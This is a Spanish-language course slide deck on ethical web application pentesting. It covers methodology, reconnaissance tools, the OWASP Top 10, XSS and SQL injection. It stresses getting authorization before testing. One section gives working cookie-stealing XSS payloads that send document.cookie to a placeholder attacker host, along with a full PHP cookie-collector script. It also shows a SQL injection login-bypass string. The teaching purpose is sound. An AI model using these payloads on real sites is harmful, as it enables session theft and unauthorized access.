

Modulo 4: Hacking & Pentesting
Extra: WEB BASIC Pentesting

Hacking Ético | **Análisis de Aplicaciones WEB**



Máster Seguridad TIC
VIII Edición – 2021



CFP Centro de Formación
Permanente

¿Por qué ahora?



¿ PORQUE SE DEBE TRATAR POR SEPARADO LA “WEB”?

- El mayor punto de exposición de las empresas y organización.
- Requiere una especialización dada su gran área de exposición y alcance.
- Es por estos motivos por lo que se acomete la tarea desde un enfoque particular.


Requisitos Previos

- Conocimiento en profundidad de las tecnologías WEB
 - Funcionamiento y arquitectura WEB
 - Conocimiento de **Javascript fundamentalmente**.
 - Técnicas de encoding (Hex, Base64, ofuscación, etc).
 - En especial conocer el funcionamiento del protocolo HTTP (RFC2610)
 - **OPTION**: Sirve para conocer los métodos soportados por el servidor.
 - **TRACE**: Sirve para conocer si existen balanceadores de carga y/o proxy.
- Aprendizaje constante
 - Practicar a diario en solitario y en equipo.
 - Aprender nuevas técnicas y analizar nuevas herramientas.




Pentesting

Importante: Misma metodología, pero enfocado exclusivamente a aplicaciones WEB. *Cambian las herramientas.*



Pentesting WEB

- En la metodología WEB, se suele resumir y sufrir unos ligeros cambios:



Consejos | Metodología WEB

- **Identificar los campos** / métodos de entrada y/o salida de datos (INPUT/OUTPUT) que tiene la aplicación WEB a analizar. [Fase 2: Reconocimiento].
- Especificar en la Planificación del Test:
 - IP desde la que se hacen las pruebas.
 - Personas de contacto de la Organización, para informar de vulnerabilidades que pongan en riesgo la seguridad de la misma. [Email, teléfono, Nombre, etc].
 - Establecer el horario durante el cuál pueden ejecutarse las pruebas.
 - Indicar herramientas así como las pruebas que se van a realizar.
- **Prestar especial atención** a identificar las principales vulnerabilidades **OWASP TOP 10**. [Fase2: Discovery] Mediante procedimientos manuales y/o automáticos.
- En la **Fase 3: Gaining Access**, contar con la **autorización correspondiente**, antes de explotar una vulnerabilidad encontrada con objeto de conseguir acceso al Sistema.

Fase de Reconocimiento | WEB

- En la fase de **reconocimiento WEB**, se pretende conocer al “OBJETIVO”, que en este caso se trata de una aplicación WEB.
- **Obtener información** como por ejemplo:
 - Existen balanceadores de carga?
 - Existe WAF (Web Application Firewall)?
 - Existe Proxy (cache proxy, proxy inverso, etc)?
 - Certificados SSL? Diferente servidor?
 - Infraestructura necesaria DNS, Servidor WEB, Base de Datos, etc.



Antes de empezar es **IMPORTANTE** crear una base de datos para “inventariar” la información que se va descubriendo.

Reconocimiento | Herramientas


- Técnicas y herramientas
 - Se aplican las mismas técnicas y herramientas ya explicadas anteriormente.[[ver F2.A1](#)]
- **Google Hacking** | Utilizar google para descubrir información relevante sobre nuestro OBJETIVO suele ser una herramienta de gran utilidad.

<http://www.exploit-db.com/google-dorks/>




Search Google Dorks		
Category:	<input type="text" value="All"/>	Free text search: <input type="text"/> <input type="button" value="Search"/>
Latest Google Hacking Entries		
Date	Title	Category
2013-02-05	runtimevar softwareVersion=	Files containing juicy info
2013-02-05	site:login. *. *	Pages containing login portals
2013-02-05	inurl:/control/userimage.html	Various Online Devices
2013-02-05	ext:xml ("proto="prpl-" "prpl-ya...	Files containing passwords
2013-02-05	ext:gnucash	Files containing juicy info
2013-02-05	filetype:inc OR filetype:bak OR filetype:old mysql...	Files containing passwords

Fase de Mapeo | Mapping WEB



Fingerprinting WEB

- Es importante conocer la versión del servidor WEB que maneja la aplicación, puede contener vulnerabilidades que explorar en la ultima fase.



Web: <http://www.net-square.com/httpprint.html>

Licencia: educational and non-commercial use.

Multiplataforma: Linux / Windows / Mac

La interfaz GUI solo esta disponible para Windows.



Importante:

Se puede ampliar los resultados obtenidos por NMAP, importando los resultados de la misma. | Pero no es inmediato, tiene ciertas limitaciones.

Análisis WEB SSL

- Se trata de analizar como de “robustos” y/o seguros son los certificados SSL de un servidor WEB.
- **Ejemplo de lo que se busca:**
 - Versiones de SSL/TSL con vulnerabilidades conocidas
 - Nivel de cifrado débil (< 128 bits)
 - Utilización de Hash vulnerables (MD5)
 - Certificados caducados, CA propietarias, etc.

TLSSLed is a Linux shell script whose purpose is to evaluate the security of a target SSL/TLS (HTTPS) web server implementation. It is based on [ssllscan](#), a thorough SSL/TLS scanner that is based on the openssl library, and on the "openssl s_client" command line tool. The current tests include checking if the target supports the SSLv2 protocol, the NULL cipher, weak ciphers based on their key length (40 or 56 bits), the availability of strong ciphers (like AES), if the digital certificate is MD5 signed, and the current SSL/TLS renegotiation capabilities



Web:

<http://www.taddong.com/en/lab.html#TLSSLED>

Download:

http://www.taddong.com/tools/TLSSLed_v1.3.sh

Versión: TLSSLed v1.3

Licencia: Open-Source

Plataforma: Linux

Descubrimiento Vulnerabilidades

<https://owasp.org/www-project-top-ten/2017/>

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	⊗	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	⊗	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

Descubriendo
Vulnerabilidades

Fase 2: Discovery

Herramientas
automáticas

Manualmente /
Semiautomático

WEB | Escaner de Vulnerabilidades

- Open-Source
 - Nitko (<http://www.cirt.net/nikto2>)
 - OWASP ZAP Proxy
(<https://code.google.com/p/zaproxy/downloads/list>)
 - VEGA (<http://www.subgraph.com/products.html> | Multiplataforma)
- Comerciales
 - Nstalker (<http://www.nstalker.com/>)
 - Versión Free: <http://www.nstalker.com/products/editions/free/download/>
 - Acunetix
<http://www.acunetix.com/vulnerability-scanner/>



Importante: Son herramientas muy intrusivas **asegúrate** de disponer de la autorización correspondiente.

Nikto (Vulnerability WEB Scanner)

- Herramienta específica para el descubrimiento de vulnerabilidades WEB.
 - Script Perl escrito por Cris Sullo (<http://www.cirt.net>)
 - Contiene más de 6500 vulnerabilidades conocidas.
 - Herramienta muy intrusiva, genera gran cantidad de Logs, por lo que se debe usar con precaución, o podría suponer un DoS en el Servidor WEB, si lo logs no se tratan adecuadamente.



Web: <http://www.cirt.net/nikto2>

Download:

http://www.taddong.com/tools/TLSSLed_v1.3.sh

Versión: Nikto v2.1.5

Licencia: Open-Source

Plataforma: Linux | Incluido en Backtrack y KaliLinux

Nikto | Ejemplo

```
root@ST2Labs:~# nikto -host [web] -Format htm -ouput result.htm
```

The screenshot shows a terminal window titled 'root@ST2Labs: ~' with a menu bar (Archivo, Editar, Ver, Buscar, Terminal, Ayuda). The command executed is `nikto -host 192.168.2.110 -Format htm -output result`. The output shows the target IP, hostname, port, and start time. A pop-up window titled 'Result.htm' displays the following details:

192.168.2.110 / 192.168.2.110 port 80	
Target IP	192.168.2.110
Target hostname	192.168.2.110
Target Port	80
HTTP Server	Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch mod_python/3.3.1 Python/2.6.5 mod_perl/2.0.4 Perl/5.10.1
Start Time	2013-04-04 14:02:58
Site Link (Name)	http://192.168.2.110:80/
Site Link (IP)	http://192.168.2.110:80/

URI	/cgi-bin/
HTTP Method	GET
Description	/cgi-bin/: Directory indexing found.
Test Links	http://192.168.2.110:80/cgi-bin/ http://192.168.2.110:80/cgi-bin/

nikto -Single permite al Pentester verificar manualmente ciertas vulnerabilidades detectadas por la herramienta.

■ The Web Application Firewall Fingerprinting Tool.

[+] Can test for these WAFs:

<https://github.com/EnableSecurity/wafw00f>

Manual Discovery | WEB

■ **Objetivo:**

- Confirmar las vulnerabilidades detectadas por las herramientas de forma automática - Eliminar los falsos positivos.
- Evaluar aquellos Sistemas críticos en los que una herramienta automática "falla" (WAF / IDS) o por seguridad del Servidor.
- Se debe realizar un **check list** con las vulnerabilidades a comprobar, habitualmente basadas en el TOP 10 de OWASP.
- **En particular** se analizarán de forma manual
 - XSS (Cross-Site Scripting)
 - XSFR / CSRF
 - SQL Inyection

Recursos disponibles: <https://www.owasp.org>



Tipos de Ataques | Vulnerabilidades

- Los ataques mediante la **inyección de código** es una de las áreas de vulnerabilidad más conocidas de las aplicaciones WEB.



Ataques de Inyección

El **ataque consiste en la inyección de código** en manipular cualquier forma de introducción de datos de usuario (input), o incluso en la devolución de los mismos (output).




XSS (Cross Site Scripting)

- El atacante intenta ejecutar un código en el navegador Web del cliente mediante la **inyección de un script** a través de la página web vulnerable.
- El servidor vulnerable (no realiza filtrado de datos a la entrada (input)) es un mero transmisor del script hacia la víctima.
- **Ejemplos:**
 - **Robar cookies de sesión**
 - Atacar sistemas de la red interna de la Organización
 - Etc.

Tipos de XSS

- **Reflected XSS:** Los ataques son directamente transmitidas a la víctima desde el Servidor.
- **Persistent/Stored XSS:** Los ataques son almacenados como un contenido de la Web, que posteriormente será solicitado por la víctima.
- **DOM Based XSS:** Aquellos XSS que tienen lugar cuando se explota un Objeto (DOM) generado por Javascript en lado del cliente (navegador).

JSON Injection: permite realizar el ataque de XSS en la respuesta (OUTPUT) del Servidor | Veremos en una práctica como explotar dicha vulnerabilidad.



Importante: Las vulnerabilidades más habituales son las **XSS Reflected**, porque son más sencillas de descubrir.

+Info: DOM Based Cross Site Scripting or XSS of the Third Kind
<http://www.webappsec.org/projects/articles/071105.txt>



Fase
Descubrimiento de
las vulnerabilidades.

Descubriendo XSS | Manual


- Usando un navegador:
 - 1. Identificar los campos de entrada de datos (input fields)
 - 2. Introducir un sencillo script (javascript)

```
<script>alert('XSS')</script>
```

Si no aparece el mensaje XSS en una ventana de dialogo, entonces es probable que exista algún filtro de datos.



Debemos continuar aplicando técnicas de evasión



¡ojo! Antes de aplicar técnicas de evasión prueba: `<script>alert(1)</script>` | `<script>alert("XSS")</script>`

Ejemplo XSS| Robar Cookies

ATAQUE:

```
<script>document.location='http://[IPAtacante]/cgi-bin/grab.cgi?'+document.cookie;</script>
```


```
javascript:img=new  
Image();img.src="http://[IPAtacante]/steal.php?cookie="+document.cookie;
```

Si se utiliza el ataque desde la construcción de una **URL**, entonces usar **%2b** equivale a símbolo +.

```
<iframe width='0' height='0' frameborder='0'  
src='<script>document.location='http://[IPHacker]/steal.php?cookie='+escape(document.cookie);</script>' />
```

```
<?php  
$collectedCookie=$HTTP_GET_VARS["cookie"];  
$date=date("l ds of F Y h:i:s A");  
$user_agent=$_SERVER['HTTP_USER_AGENT'];  
$file=fopen('stolen_cookie.txt','a');  
fwrite($file,"DATE:$date || USER  
AGENT:$user_agent || COOKIE:$cookie \n");  
fclose($file);  
echo '<b>Sorry , this page is under  
construction</b></br></br>Please Click<a  
href="http://www.google.com/">here</a>  
to go back to previous page';  
?>
```

steal.php




SQL Injection

- La mayoría de las aplicaciones WEB almacenan la información que manejan en **Bases de Datos**. Habitualmente en servidores separados.
- SQL es el lenguaje** más común de **interacción con las bases de datos**. Consultas, manipulación, actualizaciones, etc.
- Las aplicaciones WEB generan consultas SQL en función de los datos proporcionados por los usuarios.
- Si un servidor WEB **no realiza un filtrado de la información que introduce** el usuario en un campo de texto (ejemplo) se estaría permitiendo la inyección de código adicional no controlado. Esto es lo que se conoce como: **SQL Injection**.

SQL Injection.

User-Id:
Password:
`select * from Users where user_id= 'srinivas' and password = 'mypassword'`

User-Id:
Password:
`select * from Users where user_id= '' OR 1= 1; /* and password = '*/--'`



SQL Injection | Procedimiento

Descubrimiento de la vulnerabilidad [SQL Injection]

Identificar los campos / forma de entrada de datos y/o consultas desde la WEB

Determinar tipo de Base de Datos

Identificar tipo de BD: MySQL, Oracle, MSSQL, PostgreSQL, etc.

Determinar estructura Base de Datos

Identificar el nombre de las TABLAS y COLUMNAS, para poder formular la consulta SQL.

Identificar las consultas de Datos [SQL Query]

Injectar consultas SQL para conseguir nuestro **OBJETIVO**

Este proceso puede ser **completamente Manual** o ayudarse de herramientas que automatizan todos o algunos de los pasos.

Herramientas SQL Injection

SQLmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers.

Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase and SAP MaxDB database management systems. And full support for six SQL injection techniques: boolean-based blind, time-based blind, error-based, UNION query, stacked queries and out-of-band.

Todas las posibilidades:

<https://github.com/sqlmapproject/sqlmap/wiki/Features>

sqlmap

Automatic SQL injection and database takeover tool

Web: <http://sqlmap.org/>

Download:

<https://github.com/sqlmapproject/sqlmap/tarball/master>

Versión: <https://github.com/sqlmapproject/sqlmap>

Licencia: This program is free software; GPL v2.0

Plataforma: Linux | Backtrack y KaliLinux

```
[10:15:20] [INFO] fingerprinting the back-end DBMS operating system
[10:15:20] [INFO] retrieved: 1
